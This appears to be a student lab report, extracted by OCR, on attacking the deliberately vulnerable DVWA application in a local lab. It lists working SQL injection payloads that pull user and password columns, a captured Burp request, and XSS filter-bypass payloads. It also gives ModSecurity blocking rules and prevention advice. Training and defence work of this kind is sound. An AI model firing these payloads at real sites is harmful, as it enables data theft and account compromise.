- 2 OR 1=1

- 


    - 1 or 1=1 UNION SELECT user, password FROM users


- 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
3 ×
Send
Cancel
Request
Pretty
Raw
Hex
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 172.16.33.142
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://172.16.33.142
Connection: close
Referer: http://172.16.33.142/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=filssnlo420qqfn2mjfcu8nge2; security=medium
Upgrade-Insecure-Requests: 1
Content-Length: 110
id=1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() &Submit=Submit
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Wed, 23 Apr 2025 02:50:25 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5144
Connection: close
Content-Type: text/html;charset=utf-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA)
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script>
</head>
<body class="home light">

- **Hard Level:**


All previous injections fails for hard level







The only successful injection for high security was 1' UNION SELECT user, password FROM users#



---

5. ModSecurity Rule Configurations

SQL Injection Blocking Rule:

SecRule ARGS "@rx (\bUNION\b|\bSELECT\b|\bSLEEP\b|\bOR\b\s+\d=\d)" \
"phase:2,deny,log,status:403,id:1005,msg:'SQL Injection attempt blocked'"

XSS Blocking Rule:

SecRule ARGS "@rx (<script|javascript:|onerror=|onload=)" \
"phase:2,deny,log,status:403,id:1006,msg:'XSS attack attempt blocked'"

```
  GNU nano 7.2                                        /etc/modsecurity/custom-rules.conf
SecAction "id:100001,phase:2,initcol:IP=%{REMOTE_ADDR},pass,nolog"

SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
    "id:100002,phase:2,t:none,pass,nolog,setvar:IP.ATTEMPTS=+1"

SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
    "id:100003,phase:2,t:none,deny,status:403,log,msg:'Brute Force Blocked',chain"
    SecRule IP:ATTEMPTS "@gt 10"
# Regla personalizada para SQL Injection
SecRule ARGS "@rx (?i:(\bUNION\b.*\bSELECT\b|\bSELECT\b.*\bFROM\b|\bOR\b\s*\d+=\d+|\bSLEEP\b\s*\())" \
    "id:1005,phase:2,deny,log,status:403,msg:'SQL Injection attempt blocked',t:urlDecode,t:lowercase"

# Regla personalizada para XSS
SecRule ARGS "@rx (?i:<script|javascript:|on\w+=)" \
    "id:1006,phase:2,deny,log,status:403,msg:'XSS attack attempt blocked',t:urlDecode,t:lowercase"
```

---

6. Bypass Techniques That Worked Against WAF Rules

We were not able to found a technique that worked against the rules, all the injections and vulnerabilities we previously found now returned the following screen:

---

7. Recommended SQL Injection Prevention Strategies

- Always use prepared statements or parameterized queries like mysqli_stmt or PDO in PHP.
- Validate and sanitize all user input, preferring whitelisting over blacklisting.
- Avoid showing SQL error messages in the frontend, because they can reveal sensitive information.
- Deploy Web Application Firewalls like ModSecurity with OWASP Core Rule Set (CRS) enabled.
- Perform regular security audits and penetration tests using tools like BurpSuite and SQLMap.
- Apply the principle of least privilege to all database users, limiting access to only necessary operations.

Part 3

1. Objective

The goal of this assignment is to explore web vulnerabilities using DVWA and implement real-world defensive measures using ModSecurity with the OWASP Core Rule Set (CRS). Specifically, we aim to:

- Identify and exploit XSS vulnerabilities.
- Develop advanced payloads that bypass medium and hard-level DVWA filters.
- Configure ModSecurity as a WAF to defend against XSS.
- Test multiple WAF evasion techniques.

---

2. Initial Setup

Actions Performed:


- Installed DVWA on Apache server (Ubuntu).
- Installed ModSecurity and OWASP CRS using:
- sudo apt install libapache2-mod-security2 modsecurity-crs
- Verified correct CRS inclusion in ModSecurity config:
- IncludeOptional /etc/modsecurity/owasp-crs/crs-setup.conf
- IncludeOptional /etc/modsecurity/owasp-crs/rules/*.conf
- Restarted Apache:
- sudo systemctl restart apache2


Insert Screenshot: Apache + ModSecurity + CRS successfully configured

---

3. DVWA Configuration

- Set security level to **Medium** from config.inc.php
- Enabled all PHP modules needed for DVWA (e.g., allow_url_fopen, display_errors).





---


4. Reflected and Stored XSS (Medium Level)


Discovered vulnerability in xss_r.php endpoint where input is reflected back unsanitized.

Payloads Developed (Medium Bypass)

1. <img src=x onerror=alert(1)>
2. <scr<script>ipt>alert('XSS')</scr<script>ipt>
3. <input autofocus onfocus=alert('XSS')>


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? tofocus onfocus=alert('XSS')>
Submit
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
<script>al
Message *
el payload malicioso
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
More Information
https://owasp.org/www-community/attacks/xss




---

